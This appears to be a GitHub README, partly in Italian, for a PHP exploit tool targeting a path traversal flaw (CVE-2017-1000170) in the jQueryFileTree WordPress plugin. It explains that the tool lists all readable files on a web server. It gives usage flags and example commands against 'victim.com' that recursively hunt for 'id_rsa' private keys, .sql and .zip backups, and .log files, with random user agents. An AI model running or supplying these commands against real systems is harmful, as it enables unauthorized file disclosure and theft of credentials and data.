
 nickguitar/jquery-file-tree-1.6.6-path-traversal
Jquery File Tree 1.6.6 Path Traversal exploit (CVE-2017-1000170)

Exploit di Path Traversal per Jquery File Tree 1.6.6 (CVE-2017-1000170)
Il plugin jQueryFileTree <1.6.6 per Wordpress, con le impostazioni predefinite, non riesce a analizzare i dati dell'utente causando una vulnerabilità di path traversal.
Ciò consente a un attaccante di elencare tutti i nomi di file di tutte le cartelle leggibili del server web.
Aggiunto a un attacco di local file inclusion o local file disclosure, ciò può portare a scaricare arbitrariamente qualsiasi file leggibile del server.
$ xpl_jqueryFileTree.php -u url [-f extensions/filenames] [-p path] [-r] [-h] [-a]
Legenda:
  -h, --help: Show this message
  -u, --url: URL of target
  -a, --random-agent: Use random user agents
  -f, --filter: Name of files or extensions to search for (separated by comma)
  -p, --path: The full path from which the filenames will be read (default: /)
  -r, --recursive: Generates the tree recursivelly (be careful)

  e.g.: xpl_jqueryFileTree.php -u victim.com -f .zip,.sql -p /var/www/html/backup/admin/ -r
        |
         \-> This will search for all .zip and .sql files inside victim.com/backup/admin and its subpaths
             (You must provide the dot to indicate it's an extension)

        xpl_jqueryFileTree.php -u victim.com -f .log,id_rsa -a -r
        |
         \-> This will search for all files named "id_rsa" or having the extension
             ".log" within all folders of the server, with random user-agents

        Tip: use "php ..... | tee output" to save the result to an output file